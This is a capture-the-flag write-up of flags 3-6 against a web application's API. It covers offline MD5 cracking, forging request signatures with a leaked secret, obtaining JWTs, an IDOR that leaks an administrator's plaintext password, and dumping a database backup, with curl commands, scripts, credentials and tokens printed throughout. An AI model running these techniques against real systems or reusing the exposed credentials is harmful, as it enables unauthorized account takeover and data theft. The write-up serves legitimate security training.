
┌──(securitytraining㉿kali)-[~/Documents/pb-ctf/challenege3]
└─$ john hashes.txt --format=Raw-MD5 --show
nikolai:password123

1 password hash cracked, 5 left
```

John successfully cracked one of the hashes:

```
nikolai : password123
```

Using the cracked credentials, I logged into the web application as `nikolai`. After authentication, the application displayed an alerts section that revealed the Challenge 3 flag:



Finding

The application exposed unsalted MD5 password hashes through an API endpoint. One of these hashes was easily cracked using a common wordlist, revealing weak credentials for a standard user account. Those credentials allowed authenticated access to the application and led to the Challenge 3 flag.

Impact

This demonstrated multiple security issues working together:

```
User enumeration
Exposure of password hashes
Use of weak/unsalted MD5 hashing
Weak user password
Authenticated API access after credential recovery
```

Reflection


Although this step was simpler than the earlier JavaScript analysis, it showed how dangerous exposed password hashes can be. Once the API leaked the hashes, the rest of the process became an offline cracking task, and one weak password was enough to gain authenticated access.

Flag 4: Privilege Escalation via API Manipulation

- **Focus:** Mapping API endpoints, acquiring tokens, manipulating user IDs to access restricted data
- **Key Tools:** curl, Python, API analysis

Challenge 4 Investigation

While authenticated as the user `nikolai`, I performed basic frontend and HTML reconnaissance. The page exposed several interesting interface elements, including buttons for database backup, file location, and file reading functionality. However, these buttons could not be interacted with using `nikolai`'s standard user privileges.



At this point, I treated the disabled or inaccessible buttons as a lead rather than a dead end. Since the application was frontend-driven, I wanted to determine whether those buttons mapped to backend API routes that could be inspected or tested directly.

I searched through the JavaScript bundle for API paths using:

```
grep -oE '"/api/[^"]+|`/api/[^`]+|'\''/api/[^'\'']+' index.js
```

This revealed several backend routes, including:

```
┌──(securitytraining㉿kali)-[~/Documents/pb-ctf/challenge3+4]
└─$ grep -oE '"/api/[^"]+|`/api/[^`]+|'\''/api/[^'\'']+' index.js
`/api/users
`/api/token/
`/api/read-file/
`/api/alerts/
`/api/alerts/
`/api/profile/
`/api/backup/
`/api/locate/
`/api/alerts/
```

```
/api/users/
/api/token/
/api/read-file/
/api/profile/
/api/backup/
/api/locate/
/api/alerts/
```

The most relevant routes appeared to be `/api/backup/`, `/api/locate/`, `/api/read-file/`, and `/api/profile/`, as these seemed to correspond with the restricted UI buttons.

I initially tested the endpoints using the same custom header approach that had worked against `/api/users/`, including the `X-Signature` header and an `Authorization: Bearer null` value. The protected endpoints returned token validation errors, confirming that these routes expected bearer-token authentication rather than only the custom signature header.

Access to said directories below all head same api error messages

```
/api/read-file/
/api/profile/
/api/locate/
```

```
┌──(securitytraining㉿kali)-[~/Documents/pb-ctf/challenge3+4]
└─$ curl -i 'https://[redacted]i/backup/' \
  -H 'Authorization: Bearer null' \
  -H "X-Signature: be35213f5990a7778a73ad1ca69e76ec" \
  -H 'Content-Type: application/json' \

HTTP/2 401
date: Sat, 16 May 2026 17:04:42 GMT
content-type: application/json
content-length: 172
allow: GET, HEAD, OPTIONS
cross-origin-opener-policy: same-origin
referrer-policy: same-origin
server: cloudflare
vary: Accept
www-authenticate: Bearer realm="api"
x-content-type-options: nosniff
x-forwarded-for: 61.68.117.56, 172.19.0.1
x-forwarded-host: _
x-frame-options: DENY
x-signature: be35213f5990a7778a73ad1ca69e76ec
report-to: [redacted]
kGGJnDaQ6J[redacted]
cf-cache-status: DYNAMIC
nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
cf-ray: 9fcbf6883956f0cd-MEL
alt-svc: h3=":443"; ma=86400

{"detail":"Given token not valid for any token type","code":"token_not_valid","messages":[{"token_class":"AccessToken","token_type":"access","message":"Toke
n is invalid"}]}
```

We can see from the message above we have an invalid token and will need an access token.

When testing `/api/token/`, the endpoint returned:

```
┌──(securitytraining㉿kali)-[~/Documents/pb-ctf/challenge3+4]
└─$ curl -i 'https://ch                              n/' \
  -H 'Authorization: Bearer null' \
  -H "X-Signature: be35213f5990a7778a73ad1ca69e76ec" \
  -H 'Content-Type: application/json' \

HTTP/2 405
date: Sat, 16 May 2026 17:11:59 GMT
content-type: application/json
content-length: 40
allow: POST, OPTIONS
cross-origin-opener-policy: same-origin
referrer-policy: same-origin
server: cloudflare
vary: Accept
x-content-type-options: nosniff
x-forwarded-for: 61.68.117.56, 172.19.0.1
x-forwarded-host: _
x-frame-options: DENY
x-signature: be35213f5990a7778a73ad1ca69e76ec
report-to:
S869UgpuTLı
cf-cache-status: DYNAMIC
nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
cf-ray: 9fcc01359c22cee8-MEL
alt-svc: h3=":443"; ma=86400

{"detail":"Method \"GET\" not allowed."}
```

```
{"detail":"Method \"GET\" not allowed."}
```

The HTTP response also included:

```
allow: POST, OPTIONS
```

```
allow: POST, OPTIONS
```

This indicated that `/api/token/` expected a POST request. I then created a JSON request body containing `nikolai`'s credentials and generated a matching `X-Signature` value using the discovered signing logic.

```
BODY='{"username":"nikolai","password":"password123"}'

SIG=$(BODY="$BODY" python3 - <<'PY'
import hashlib
import os

secret = 'Th1$_1$_mY_$3Cr3t_3nCrYpt10N_k3Y'
body = os.environ["BODY"]

print(hashlib.md5((secret + body).encode()).hexdigest())
```

```
PY
)
```

I then sent the signed POST request:

```
curl -i -X POST 'https://chortle.0hl.cc/api/token/' \
  -H 'Authorization: Bearer null' \
  -H "X-Signature: $SIG" \
  -H 'Content-Type: application/json' \
  --data-raw "$BODY"
```

This successfully returned a refresh token and access token for `nikolai`.

```
┌──(securitytraining㉿kali)-[~/Documents/pb-ctf/challenge3+4]
└─$ curl -i -X POST 'https://c[redacted]n/' \
  -H 'Authorization: Bearer null' \
  -H "X-Signature: $SIG" \
  -H 'Content-Type: application/json' \
  --data-raw "$BODY"
HTTP/2 200
date: Sat, 16 May 2026 17:22:21 GMT
content-type: application/json
content-length: 582
allow: POST, OPTIONS
cross-origin-opener-policy: same-origin
referrer-policy: same-origin
server: cloudflare
vary: Accept
x-content-type-options: nosniff
x-forwarded-for: 61.68.117.56, 172.19.0.1
x-forwarded-host: _
x-frame-options: DENY
x-signature: 66357533cb5a04fbe17cba6970eefb4e
r[redacted]
E[redacted]
cf-cache-status: DYNAMIC
nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
cf-ray: 9fcc1061cd9f77de-MEL
alt-svc: h3=":443"; ma=86400
```

{"refresh":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbl90eXBlIjoicmVmcmVzaCIsImV4cCI6MTc3OTU1Njk0MSwiaWF0IjoxNzc4OTUyMTQxLCJqdGkiOiJkM2NjNjFjNDM4OTU0OGY0OWM3Zjg2OGY1NmQ5NzMyYyIsInVzZXJfaWQiOiI1MDE3NDVmYi1lZjc5LTQzNjktOWUzYy00MDE1NDU0M2NkNzkifQ.UbXAph4gg-WltubE_n_jpURCN36w1VUAnLRt1CJdaW0","access":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbl90eXBlIjoiYWNjZXNzIiwiZXhwIjoxNzc4OTk1MzQxLCJpYXQiOjE3Nzg5NTIxNDEsImp0aSI6IjFiYmU0MDE1ZTQ2MTRiNjZhMTM0YTNmZTNiZmNiYjA2IiwidXNlcl9pZCI6IjUwMTc0NWZiLWVmNzktNDM2OS05ZTNjLTQwMTU0NTQzY2Q3OSJ9.V-OzJokap3uk6xPWxhZ4sH-2k98QyF6LzPjH7ZVX5×8"}

With a valid access token, I tested the restricted API endpoints again:

```
curl -i -X POST 'https://chortle.0hl.cc/api/backup/' \
  -H "Authorization: Bearer $TOKEN" \
  -H "X-Signature: $SIG" \
  -H "Content-Type: application/json" \
  --data-raw "$BODY"
```

The backup, locate, and read-file endpoints consistently returned even with an access token:

```
┌──(securitytraining㉿kali)-[~/Documents/pb-ctf/challenge3+4]
└─$ curl -i -X POST https://c                    /backup/ \
  -H "Authorization: Bearer $TOKEN" \
  -H "X-Signature: $SIG" \
  -H "Content-Type: application/json" \
  --data-raw "$BODY"
HTTP/2 403
date: Sat, 16 May 2026 08:01:18 GMT
content-type: application/json
content-length: 63
allow: GET, HEAD, OPTIONS
cross-origin-opener-policy: same-origin
referrer-policy: same-origin
server: cloudflare
vary: Accept
x-content-type-options: nosniff
x-forwarded-for: 61.68.117.56, 172.19.0.1
x-forwarded-host: _
x-frame-options: DENY
x-signature: 5fcf89d85cba79a614ac07e44c5a7c4e
report-to:
nel.cloudfl
md2iPR%2Byv
FCADeSLnG3%2BQuqA%3D%3D"}]}
cf-cache-status: DYNAMIC
nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
cf-ray: 9fc8da8d5cf3e6c7-MEL
alt-svc: h3=":443"; ma=86400

{"detail":"You do not have permission to perform this action."}
```

```
{"detail":"You do not have permission to perform this action."}
```

This showed that the bearer token was valid, but `nikolai`'s account did not have the required privilege level for those administrative functions.

However, `/api/profile/` returned a different response:

```
┌──(securitytraining㉿kali)-[~/Documents/pb-ctf/challenge3+4]
└─$ curl -i -X POST https://c                    /profile/ \
  -H "Authorization: Bearer $TOKEN" \
  -H "X-Signature: $SIG"
HTTP/2 400
date: Sat, 16 May 2026 17:35:31 GMT
content-type: application/json
content-length: 26
allow: POST, OPTIONS
cross-origin-opener-policy: same-origin
referrer-policy: same-origin
server: cloudflare
vary: Accept
x-content-type-options: nosniff
x-forwarded-for: 61.68.117.56, 172.19.0.1
x-forwarded-host: _
x-frame-options: DENY
x-signature: be35213f5990a7778a73ad1ca69e76ec
report-to:
0%2FLXs%2Fy
cf-cache-status: DYNAMIC
nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
cf-ray: 9fcc23af5a6cf0ce-MEL
alt-svc: h3=":443"; ma=86400

{"error":"ID is required"}
```

```
{"error":"ID is required"}
```

This was significant because it revealed that the endpoint expected an `id` field in the POST body. I returned to the `/api/users/` output and identified `nikolai`'s user ID:


```
{"data": [{"id": "***", "username": "eddie", "description": "***", "privilege_level": "***", "md5": "***"}, {"id": "8abc5219-4354-4ad4-a059-90abd7d55290", "
username": "jarrod", "description": null, "privilege_level": "USER", "md5": "f6f8539e588ab12618044af0d948cc2e"}, {"id": "501745fb-ef79-4369-9e3c-40154543cd7
9", "username": "nikolai", "description": null, "privilege_level": "USER", "md5": "482c811da5d5b4bc6d497ffa98491e38"}, {"id": "e70f4e71-aad9-47ad-82b6-86a1e
353bff3", "username": "jay", "description": null, "privilege_level": "USER", "md5": "6c7c067eebbcbc795b19dae9643d95df"}, {"id": "c023405b-00c6-4af3-9aa6-0c3
9b3ea2869", "username": "sayuri", "description": null, "privilege_level": "USER", "md5": "95df532e1f3538622d2e01b41211e142"}, {"id": "c150138a-fb84-491b-888
0-3a852326fcd7", "username": "jason", "description": "Also known as Json", "privilege_level": "ADMIN", "md5": "2aa9b46343429ebc7aafcd9396a8224c"}, {"id": "e
1d90179-c797-44f5-9a22-e7c2b121faa1", "username": "mal", "description": "P                                0W?}", "privilege_level": "
USER", "md5": "0ad965199998016c5d5b6b500bf662ec"}]}
```



```
{
  "id": "501745fb-ef79-4369-9e3c-40154543cd79",
  "username": "nikolai",
  "description": null,
  "privilege_level": "USER",
  "md5": "482c811da5d5b4bc6d497ffa98491e38"
}
```


I then created a new signed request body using that ID:

```
BODY='{"id":"501745fb-ef79-4369-9e3c-40154543cd79"}'

SIG=$(BODY="$BODY" python3 - <<'PY'
```

```
import hashlib
import os

secret = 'Th1$_1$_mY_$3Cr3t_3nCrYpt10N_k3Y'
body = os.environ["BODY"]

print(hashlib.md5((secret + body).encode()).hexdigest())
PY
)
```

Then submitted it to `/api/profile/`:

```
curl -i -X POST 'https://chortle.0hl.cc/api/profile/' \
  -H "Authorization: Bearer $TOKEN" \
  -H "X-Signature: $SIG" \
  -H "Content-Type: application/json" \
  --data-raw "$BODY"
```

```
{"flag":"PRJBLK{4/6:_D<REDACTED>3r}","data":{"id":"501745fb-ef79-4369-9e3c-40154543cd79","email":"nikolai@localhost","username":"nikolai","privilege_level":"USER","password":"password123"}}
```

This step confirmed that the profile endpoint required a signed JSON body containing a valid user ID, and that the API behaviour could be mapped by carefully comparing error responses between endpoints.

Knowing certain users have admin permission and knowing that the profile endpoint required a signed JSON body containing a valid user ID - we will continue on Challenge 5 further investigating user accounts and obtaining the last 2 flags.

Flag 5: Insecure Direct Object Reference (IDOR)

- **Focus:** Accessing admin data by changing user ID in API requests, privilege escalation
- **Key Tools:** curl, Python

After successfully accessing the `/api/profile/` endpoint as the user `nikolai`, the API returned the following profile data:

```
┌──(securitytraining㉿kali)-[~/Documents/pb-ctf/challenge3+4]
└─$ curl -i -X POST https:/api/profile/ \
  -H "Authorization: Bearer $TOKEN" \
  -H "X-Signature: $SIG" \
  -H "Content-Type: application/json" \
  --data-raw "$BODY"
HTTP/2 200
date: Sat, 16 May 2026 18:16:19 GMT
content-type: application/json
content-length: 221
allow: POST, OPTIONS
cross-origin-opener-policy: same-origin
referrer-policy: same-origin
server: cloudflare
vary: Accept
x-content-type-options: nosniff
x-forwarded-for: 61.68.117.56, 172.19.0.1
x-forwarded-host: _
x-frame-options: DENY
x-signature: 5fcf89d85cba79a614ac07e44c5a7c4e
report-to 0Kbcu5Nh
7hKcmIupl
cf-cache-status: DYNAMIC
nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
cf-ray: 9fcc5f70cdde98cb-MEL
alt-svc: h3=":443"; ma=86400

{"flag":"PRJBLK{4/6:_D3r}","data":{"id":"501745fb-ef79-4369-9e3c-40154543cd79","email":"nikolai@localhost","username":"nikolai","privilege_level":"USER","password":"password123"}}
```

```json
{
  "flag": "PRJBLK{4/6:_DEV<REDACTED>3r}",
  "data": {
    "id": "501745fb-ef79-4369-9e3c-40154543cd79",
    "email": "nikolai@localhost",
    "username": "nikolai",
    "privilege_level": "USER",
    "password": "password123"
  }
}
```

This response showed that the profile endpoint was returning sensitive account information, including the user’s plaintext password. This was an important finding because it indicated that `/api/profile/` was not only used to retrieve normal account metadata, but also exposed credentials.

At this point, my next hypothesis was that if the endpoint accepted a user ID in the request body, it may be possible to request the profile of another user by changing the supplied ID.

Earlier enumeration of `/api/users/` had already exposed a list of users and their privilege levels. One of the returned users was:

```json
{
  "id": "c150138a-fb84-491b-8880-3a852326fcd7",
```

```
  "username": "jason",
  "description": "Also known as Json",
  "privilege_level": "ADMIN",
  "md5": "2aa9b46343429ebc7aafcd9396a8224c"
}
```

Because Jason was marked as an `ADMIN` user, I used his exposed user ID to test whether the profile endpoint enforced proper authorization checks.


```
{"data": [{"id": "***", "username": "eddie", "description": "***", "privilege_level": "***", "md5": "***"}, {"id": "8abc5219-4354-4ad4-a059-90abd7d55290", "
username": "jarrod", "description": null, "privilege_level": "USER", "md5": "f6f8539e588ab12618044af0d948cc2e"}, {"id": "501745fb-ef79-4369-9e3c-40154543cd7
9", "username": "nikolai", "description": null, "privilege_level": "USER", "md5": "482c811da5d5b4bc6d497ffa98491e38"}, {"id": "e70f4e71-aad9-47ad-82b6-86a1e
353bff3", "username": "jay", "description": null, "privilege_level": "USER", "md5": "6c7c067eebbcbc795b19dae9643d95df"}, {"id": "c023405b-00c6-4af3-9aa6-0c3
9b3ea2869", "username": "sayuri", "description": null, "privilege_level": "USER", "md5": "95df532e1f3538622d2e01b41211e142"}, {"id": "c150138a-fb84-491b-888
0-3a852326fcd7", "username": "jason", "description": "Also known as Json", "privilege_level": "ADMIN", "md5": "2aa9b46343429ebc7aafcd9396a8224c"}, {"id": "e
1d90179-c797-44f5-9a22-e7c2b121faa1", "username": "mal", "description": "P[illegible]0W?}", "privilege_level": "
USER", "md5": "0ad965199998016c5d5b6b500bf662ec"}]}
```


User data from api/users

The request body was changed from Nikolai's user ID to Jason's user ID:

```
BODY='{"id":"c150138a-fb84-491b-8880-3a852326fcd7"}'
```

A new `X-Signature` value was then generated using the same signing logic identified earlier in the JavaScript bundle:

```
SIG=$(BODY="$BODY" python3 - <<'PY'
import hashlib, os

secret = 'Th1$_1$_mY_$3Cr3t_3nCrYpt10N_k3Y'
body = os.environ["BODY"]

print(hashlib.md5((secret + body).encode()).hexdigest())
PY
)
```

The important detail here is that the signature had to be generated from the exact JSON body being sent. Since the body changed to Jason's ID, the signature also had to be recalculated.

After submitting the signed request to `/api/profile/`, the API returned Jason's profile:

```
{
  "flag": "PRJBLK{4/6:_DEV<REDACTED>3r}",
  "data": {
    "id": "c150138a-fb84-491b-8880-3a852326fcd7",
    "email": "jason@localhost",
    "username": "jason",
    "privilege_level": "ADMIN",
    "password": "kgf7ac69WDojJW5MNA2"
```


```
  }
}
```

This confirmed that the endpoint did not properly restrict profile access to the authenticated user. A normal user session could request another user's profile simply by supplying that user's ID.

The response exposed Jason's administrator credentials:

```
username: jason
privilege_level: ADMIN
password: kgf7ac69WDojJW5MNA2
```

Using the recovered administrator credentials, I logged into the web portal as Jason and found the `5/6` flag.



Not only was the 5th flag found but with Jasons user account i can interact with Database Backup which downloaded a database file.


Flag 6: Database Extraction & Final Flag

- **Focus:** Using admin access to download and inspect the database, discovering new credentials
- **Key Tools:** SQLite


After logging in as **Jason**, I was able to interact with the **Database Backup** button that was previously unavailable.

Clicking the button generated and downloaded a `.db` database file.

I then opened the database file locally using SQLite and inspected its contents. While reviewing the database, I found a table called `Core_users`.




Inside `Core_users`, I found Eddie's user record, which contained the following credentials:



	is_superuser	username	first_name	last_name	email	is_staff	is_active	clear_text_password	privilege_level
1	0	eddie			eddie@localhost	0	1	bvhkVv8UnebiTSvRBYa	SUPER_ADMIN
2	0	jarrod			jarrod@localhost	0	1	K9D9saKbWsnLnByacXs	USER
3	0	nikolai			nikolai@localhost	0	1	password123	USER
4	0	jay			jay@localhost	0	1	MdHffRZoiMPHFsTw4j5	USER
5	0	sayuri			sayuri@localhost	0	1	QXwTm43pkDEtCdRfCiz	USER
6	0	jason			jason@localhost	0	1	kgf7ac69WDojJW5MNA2	ADMIN
7	0	mal			mal@localhost	0	1	ipYs5gLyFe4V2ctFbpE	USER


```
username: eddie
password: bvhkVv8UnebiTSvRBYa
```

Using Eddie’s password, I signed in as Eddie and successfully acquired the final flag.



Compared to Challenge 4, this stage was much more straightforward. Once admin access was obtained, the backup function exposed the database directly, and the remaining step was simply to inspect the user table and use the recovered credentials.

Conclusion & Lessons Learned

- **Focus:** Mapping to MITRE ATT&CK, reflecting on methodology, summarizing key security lessons

---

MITRE ATT&CK: T1190 — Exploit Public-Facing Application

https://attack.mitre.org/techniques/T1190/

This chain most closely aligns with MITRE ATT&CK T1190 — Exploit Public-Facing Application, as the target was an externally accessible web application/API and the progression relied on abusing weaknesses in exposed endpoint logic, request validation, and authorization controls. In this case, the issue was not remote code execution, but insecure application/API design that allowed unintended access to data and functionality.

Conclusion and Retrospect

Across flags 1–6, my main struggle was not necessarily finding artifacts, but understanding how those artifacts connected logically. Early on, I focused heavily on individual clues, JavaScript functions, buttons, endpoints, and API responses in isolation. As the challenge progressed, I became better at treating the application as a complete flow: reconnaissance, endpoint discovery, request structure, authentication logic, privilege boundaries, credential exposure, and flag retrieval.

